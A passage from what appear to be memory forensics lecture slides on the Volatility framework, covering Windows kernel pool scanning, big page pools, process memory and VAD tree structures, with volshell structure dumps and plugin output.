      eprocess.ExitTime or '')
```

```
1. bash
howlinwolf:volatility golden$ python vol.py -f /Volumes/IMAGES/MEMIMAGES/eblaster.raw.2 psscan --help
Volatility Foundation Volatility Framework 2.4
Usage: Volatility - A memory forensics analysis platform.

Options:
  -h, --help            list all available options and their default values.
                        Default values may be set in the configuration file
                        (/etc/volatilityrc)
  --conf-file=/Users/golden/.volatilityrc
                        User based configuration file
  -d, --debug           Debug volatility
  --plugins=PLUGINS     Additional plugin directories to use (colon separated)
  --info                Print information about all registered objects
  --cache-directory=/Users/golden/.cache/volatility
                        Directory where cache files are stored
  --cache               Use caching
  --tz=TZ               Sets the timezone for displaying timestamps
  -f FILENAME, --filename=FILENAME
                        Filename to use when opening an image
  --profile=WinXPSP2x86
                        Name of the profile to load
  -l file:///Volumes/IMAGES/MEMIMAGES/eblaster.raw.2, --location=file:///Volumes/IMAGES/MEMIMAGES/eblaster.raw.2
                        A URN location from which to load an address space
  -w, --write           Enable write support
  --dtb=DTB             DTB Address
  --shift=SHIFT         Mac KASLR shift address
  --output=text         Output in this format (format support is module
                        specific)
  --output-file=OUTPUT_FILE
                        write output in this file
  -v, --verbose         Verbose information
  -g KDBG, --kdbg=KDBG  Specify a specific KDBG virtual address
  -k KPCR, --kpcr=KPCR  Specify a specific KPCR address
  -V, --virtual         Scan virtual space instead of physical
  -W, --show-unallocated
                        Skip unallocated objects (e.g. 0xbad0b0b0)
  -A START, --start=START
                        The starting address to begin scanning
  -G LENGTH, --length=LENGTH
                        Length (in bytes) to scan from the starting address

Module Output Options: dot, html, json, quick, sqlite, text, xlsx

--------------------------------
Module PSScan
--------------------------------
Pool scanner for process objects
```

Limitations of Pool Scanning

- Not all kernel pool allocations are tagged (e.g., allocation via `ExAllocatePool`)
- Patterns may not be sufficiently "awesome" to eliminate false positives
- Tag usage is not enforced
- Can maliciously (or accidentally) use incorrect tags, change them, or omit them entirely
- Memory allocations larger than a page (4K) don't have a `_POOL_HEADER`
- Instead, tag is embedded

ExAllocatePool routine

The **ExAllocatePool** routine is obsolete, and is exported only for existing binaries. Use **ExAllocatePoolWithTag** instead.

ExAllocatePool allocates pool memory of the specified type and returns a pointer to the allocated block.

Syntax

C++

```
PVOID ExAllocatePool(
  _In_  POOL_TYPE PoolType,
  _In_  SIZE_T NumberOfBytes
);
```

See http://msdn.microsoft.com/en-us/library/windows/hardware/ff544501(v=vs.85).aspx

Big Page Pool

address

"key" is pool tag

```
1. Python
>>> dt("_POOL_TRACKER_BIG_PAGES")
 '_POOL_TRACKER_BIG_PAGES' (24 bytes)
0x0    : Va                            ['pointer64', ['void']]
0x8    : Key                           ['String', {'length': 4}]
0xc    : PoolType                      ['Enumeration', {'target': 'long', 'choices': {0: 'NonPagedPool', 1: 'PagedPool'
, 2: 'NonPagedPoolMustSucceed', 3: 'DontUseThisType', 4: 'NonPagedPoolCacheAligned', 5: 'PagedPoolCacheAligned', 6: 'No
nPagedPoolCacheAlignedMustS', 7: 'MaxPoolType', 34: 'NonPagedPoolMustSucceedSession', 35: 'DontUseThisTypeSession', 32:
 'NonPagedPoolSession', 36: 'NonPagedPoolCacheAlignedSession', 33: 'PagedPoolSession', 38: 'NonPagedPoolCacheAlignedMus
tSSession', 37: 'PagedPoolCacheAlignedSession'}}]
0x10   : NumberOfBytes                 ['unsigned long long']
>>>
```

```
1. bash
bigjoe:volatility golden$ python vol.py --profile=Win7SP1x64 -f ~/Documents/Virtual\ Machines.localized/Windows\ 7\ x64
/Windows\ 7\ x64-1e433ca5.vmem bigpools
Volatility Foundation Volatility Framework 2.4
Allocation         Tag      PoolType                    NumberOfBytes
------------------ -------- --------------------------- -------------
0xfffffa804be10001 Io       Unknown choice 8            0x1000L
0xfffff8a00b285000 CM31     PagedPoolCacheAligned       0x1000L
0xfffff8a00f9a8000 MmSt     Unknown choice -2147483647  0x1000L
0xfffff8a007e6a000 CM25     PagedPool                   0x1000L
0xfffff8a0140cb000 CM31     PagedPoolCacheAligned       0x1000L
0xfffff8a014ed6000 CM31     PagedPoolCacheAligned       0x1000L
0xfffff8a00c58d000 CM31     PagedPoolCacheAligned       0x1000L
0xfffff8a009172000 CM31     PagedPoolCacheAligned       0x1000L
0xfffff8a00a47a000 CM31     PagedPoolCacheAligned       0x1000L
0xfffff8a00eb9d000 CM31     PagedPoolCacheAligned       0x1000L
0xfffff8a00e1a3000 CM31     PagedPoolCacheAligned       0x1000L
0xfffff8a006665001 CM31     PagedPoolCacheAligned       0x1000L
0xfffff8a0166db001 CMA?     PagedPool                   0x1000L
```


Lots of these—"CM" is "Configuration Manager" == Windows registry!

Pool Scanning Alternatives / Robustness

- _DISPATCHER_HEADER scans were originally implemented by Andreas Schuster in his PTFinder tool
  - Based on signatures in _DISPATCHER_HEADER rather than _POOL_HEADER
  - Was able to find processes, threads, mutexes, etc.
  - Doesn't work with all objects (e.g., cannot find files)
- "Robust" signature scanning was invented by Brendan Dolan-Gavitt
  - Built signatures based on values that were OS-essential
  - Fuzzed VMs using Volatility in write mode and determined which members must not be altered (or else BSOD occurs)

Windows Process Memory

- Previous sections—kernel memory allocation
- Now, memory allocation concepts for individual applications
- Process memory contains:
  - application executable
  - DLLs / dynamic libraries
  - Heap(s)
  - Stack(s)
  - Memory mapped files
  - …
- Of forensic interest: process memory may contain passwords, chats, emails, web history, etc.
- Various APIs exist for allocating process memory
- Vary in terms of:
  - Scope and flexibility
  - Permissions, e.g., restrictions on execute permissions



MmHighestUserAddress


```
>>> kdbg=win32.tasks.get_kdbg(addrspace())
>>> addr=kdbg.MmHighestUserAddress.dereference_as("address")
>>> print addr
2147418111
>>> hex(addr)
'0x7fefffffL'
>>>
```

```
bigjoe:volatility golden$ python vol.py -f /Volumes/SLOWDATA/IMAGES-THUMB-BACKUP/MEMI
Volatility Foundation Volatility Framework 2.4
dt("_PEB")
Current context: System @ 0x8a53b830, pid=4, ppid=0 DTB=0x32a000
Welcome to volshell! Current memory image is:
file:///Volumes/SLOWDATA/IMAGES-THUMB-BACKUP/MEMIMAGES/evilprofessor.vmem
To get help, type 'hh()'
>>> dt("_PEB")
 '_PEB' (528 bytes)
0x0   : InheritedAddressSpace          ['unsigned char']
0x1   : ReadImageFileExecOptions       ['unsigned char']
0x2   : BeingDebugged                  ['unsigned char']
0x3   : SpareBool                      ['unsigned char']
0x4   : Mutant                         ['pointer', ['void']]
0x8   : ImageBaseAddress               ['pointer', ['void']]
0xc   : Ldr                            ['pointer', ['_PEB_LDR_DATA']]
0x10  : ProcessParameters              ['pointer', ['_RTL_USER_PROCESS_PARAMETERS']]
0x14  : SubSystemData                  ['pointer', ['void']]
0x18  : ProcessHeap                    ['pointer', ['void']]
```

Source: AMF

0


Process Memory Allocation




Source: AMF

Enumerating Memory

- Volatility's `memmap` plugin shows the virtual and physical addresses "visible" to a process
- May contain "holes" due to uncommitted ranges or pages that are swapped to disk
- The `memdump` plugin extracts all pages to a single file on disk





Virtual Address Descriptors

- Or **VAD**s
- Structures that track contiguous ranges of virtual addresses associated with a process
  - Which files or DLLs are mapped into the region
  - Protection info (R, RW, RWX, etc.)
  - Commit vs. reserved
  - Shareable / private
  - Other metadata
- Always structured as a tree
- But tree data structures vary per Win version

Root of VAD Tree (WinXP)

```
>>> dt("_EPROCESS")
 '_EPROCESS' (608 bytes)
0x0   : Pcb                    ['_KPROCESS']
0x6c  : ProcessLock            ['_EX_PUSH_LOCK']
0x70  : CreateTime             ['WinTimeStamp', {'is_utc': True}]
0x78  : ExitTime               ['WinTimeStamp', {'is_utc': True}]
0x80  : RundownProtect         ['_EX_RUNDOWN_REF']
0x84  : UniqueProcessId        ['unsigned int']
0x88  : ActiveProcessLinks     ['_LIST_ENTRY']
0x90  : QuotaUsage             ['array', 3, ['unsigned long']]
0x9c  : QuotaPeak              ['array', 3, ['unsigned long']]
0xa8  : CommitCharge           ['unsigned long']
0xac  : PeakVirtualSize        ['unsigned long']
0xb0  : VirtualSize            ['unsigned long']
0xb4  : SessionProcessLinks    ['_LIST_ENTRY']
0xbc  : DebugPort              ['pointer', ['void']]
0xc0  : ExceptionPort          ['pointer', ['void']]
0xc4  : ObjectTable            ['pointer', ['_HANDLE_TABLE']]
0xc8  : Token                  ['_EX_FAST_REF']
0xcc  : WorkingSetLock         ['_FAST_MUTEX']
0xec  : WorkingSetPage         ['unsigned long']
0xf0  : AddressCreationLock    ['_FAST_MUTEX']
0x110 : HyperSpaceLock         ['unsigned long']
0x114 : ForkInProgress         ['pointer', ['_ETHREAD']]
0x118 : HardwareTrigger        ['unsigned long']
0x11c : VadRoot                ['pointer', ['_MMVAD']]
```

VAD Tree Structure (WinXP)

```
>>> dt("_MMVAD_SHORT")
 '_MMVAD_SHORT' (24 bytes)
-0x4  : Tag                          ['String', {'length': 4}]
0x0   : StartingVpn                  ['unsigned long']
0x4   : EndingVpn                    ['unsigned long']
0x8   : Parent                       ['pointer', ['_MMVAD']]
0xc   : LeftChild                    ['pointer', ['_MMVAD']]
0x10  : RightChild                   ['pointer', ['_MMVAD']]
0x14  : u                            ['__unnamed_144c']
>>> dt("_MMVAD")
 '_MMVAD' (40 bytes)
-0x4  : Tag                          ['String', {'length': 4}]
0x0   : StartingVpn                  ['unsigned long']
0x4   : EndingVpn                    ['unsigned long']
0x8   : Parent                       ['pointer', ['_MMVAD']]
0xc   : LeftChild                    ['pointer', ['_MMVAD']]
0x10  : RightChild                   ['pointer', ['_MMVAD']]
0x14  : u                            ['__unnamed_144c']
0x18  : ControlArea                  ['pointer', ['_CONTROL_AREA']]
0x1c  : FirstPrototypePte            ['pointer', ['_MMPTE']]
0x20  : LastContiguousPte            ['pointer', ['_MMPTE']]
0x24  : u2                           ['__unnamed_144f']
>>> dt("_MMVAD_LONG")
 '_MMVAD_LONG' (52 bytes)
-0x4  : Tag                          ['String', {'length': 4}]
0x0   : StartingVpn                  ['unsigned long']
0x4   : EndingVpn                    ['unsigned long']
0x8   : Parent                       ['pointer', ['_MMVAD']]
0xc   : LeftChild                    ['pointer', ['_MMVAD']]
0x10  : RightChild                   ['pointer', ['_MMVAD']]
0x14  : u                            ['__unnamed_144c']
0x18  : ControlArea                  ['pointer', ['_CONTROL_AREA']]
0x1c  : FirstPrototypePte            ['pointer', ['_MMPTE']]
0x20  : LastContiguousPte            ['pointer', ['_MMPTE']]
0x24  : u2                           ['__unnamed_144f']
0x28  : u3                           ['__unnamed_1452']
0x30  : u4                           ['__unnamed_1458']
```

Root of VAD Tree (Win7)

```
>>> dt("_EPROCESS")
 '_EPROCESS' (1232 bytes)
0x0   : Pcb                          ['_KPROCESS']
0x160 : ProcessLock                  ['_EX_PUSH_LOCK']
0x168 : CreateTime                   ['WinTimeStamp', {'is_utc': True}]
0x170 : ExitTime                     ['WinTimeStamp', {'is_utc': True}]
0x178 : RundownProtect               ['_EX_RUNDOWN_REF']
0x180 : UniqueProcessId              ['unsigned int']
0x188 : ActiveProcessLinks           ['_LIST_ENTRY']
0x198 : ProcessQuotaUsage            ['array', 2, ['unsigned long long']]
0x1a8 : ProcessQuotaPeak             ['array', 2, ['unsigned long long']]
0x1b8 : CommitCharge                 ['unsigned long long']
0x1c0 : QuotaBlock                   ['pointer64', ['_EPROCESS_QUOTA_BLOCK']]
0x1c8 : CpuQuotaBlock                ['pointer64', ['_PS_CPU_QUOTA_BLOCK']]
0x1d0 : PeakVirtualSize              ['unsigned long long']
0x1d8 : VirtualSize                  ['unsigned long long']
...
...
0x444 : ExitStatus                   ['long']
0x448 : VadRoot                      ['_MM_AVL_TABLE']
0x488 : AlpcContext                  ['_ALPC_PROCESS_CONTEXT']
0x4a8 : TimerResolutionLink          ['_LIST_ENTRY']
0x4b8 : RequestedTimerResolution     ['unsigned long']
0x4bc : ActiveThreadsHighWatermark   ['unsigned long']
0x4c0 : SmallestTimerResolution      ['unsigned long']
0x4c8 : TimerResolutionStackRecord   ['pointer64', ['_PO_DIAG_STACK_RECORD'
```

VAD Tree Structure (Win7)

```
>>>
>>> dt("_MM_AVL_TABLE")
 '_MM_AVL_TABLE' (64 bytes)
0x0   : BalancedRoot                ['_MMADDRESS_NODE']
0x28  : DepthOfTree                 ['BitField', {'end_bit': 5, 'start_bit': 0, 'native_type': 'unsigned long long'}]
0x28  : NumberGenericTableElements  ['BitField', {'end_bit': 64, 'start_bit': 8, 'native_type': 'unsigned long long'}]
0x28  : Unused                      ['BitField', {'end_bit': 8, 'start_bit': 5, 'native_type': 'unsigned long long'}]
0x30  : NodeHint                    ['pointer64', ['void']]
0x38  : NodeFreeHint                ['pointer64', ['void']]
```

```
>>> dt("_MMADDRESS_NODE")
 '_MMADDRESS_NODE' (40 bytes)
-0xc  : Tag                         ['String', {'length': 4}]
0x0   : u1                          ['__unnamed_15cd']
0x8   : LeftChild                   ['pointer64', ['_MMADDRESS_NODE']]
0x10  : RightChild                  ['pointer64', ['_MMADDRESS_NODE']]
0x18  : StartingVpn                 ['unsigned long long']
0x20  : EndingVpn                   ['unsigned long long']
```

VAD Tree Structure (Win7)

```
>>> dt("_MMVAD_SHORT")
 '_MMVAD_SHORT' (64 bytes)
-0xc  : Tag                    ['String', {'length': 4}]
0x0   : u1                     ['__unnamed_15bf']
0x8   : LeftChild              ['pointer64', ['_MMVAD']]
0x10  : RightChild             ['pointer64', ['_MMVAD']]
0x18  : StartingVpn            ['unsigned long long']
0x20  : EndingVpn              ['unsigned long long']
0x28  : u                      ['__unnamed_15c2']
0x30  : PushLock               ['_EX_PUSH_LOCK']
0x38  : u5                     ['__unnamed_15c5']
>>> dt("_MMVAD")
 '_MMVAD' (120 bytes)
-0xc  : Tag                    ['String', {'length': 4}]
0x0   : u1                     ['__unnamed_15bf']
0x8   : LeftChild              ['pointer64', ['_MMVAD']]
0x10  : RightChild             ['pointer64', ['_MMVAD']]
0x18  : StartingVpn            ['unsigned long long']
0x20  : EndingVpn              ['unsigned long long']
0x28  : u                      ['__unnamed_15c2']
0x30  : PushLock               ['_EX_PUSH_LOCK']
0x38  : u5                     ['__unnamed_15c5']
0x40  : u2                     ['__unnamed_15d2']
0x48  : MappedSubsection       ['pointer64', ['_MSUBSECTION']]
0x48  : Subsection             ['pointer64', ['_SUBSECTION']]
0x50  : FirstPrototypePte      ['pointer64', ['_MMPTE']]
0x58  : LastContiguousPte      ['pointer64', ['_MMPTE']]
0x60  : ViewLinks              ['_LIST_ENTRY']
0x70  : VadsProcess            ['pointer64', ['_EPROCESS']]
>>> dt("_MMVAD_LONG")
 '_MMVAD_LONG' (144 bytes)
-0xc  : Tag                    ['String', {'length': 4}]
0x0   : u1                     ['__unnamed_15bf']
0x8   : LeftChild              ['pointer64', ['_MMVAD']]
0x10  : RightChild             ['pointer64', ['_MMVAD']]
0x18  : StartingVpn            ['unsigned long long']
0x20  : EndingVpn              ['unsigned long long']
0x28  : u                      ['__unnamed_15c2']
0x30  : PushLock               ['_EX_PUSH_LOCK']
0x38  : u5                     ['__unnamed_15c5']
0x40  : u2                     ['__unnamed_15d2']
0x48  : Subsection             ['pointer64', ['_SUBSECTION']]
0x50  : FirstPrototypePte      ['pointer64', ['_MMPTE']]
0x58  : LastContiguousPte      ['pointer64', ['_MMPTE']]
0x60  : ViewLinks              ['_LIST_ENTRY']
0x70  : VadsProcess            ['pointer64', ['_EPROCESS']]
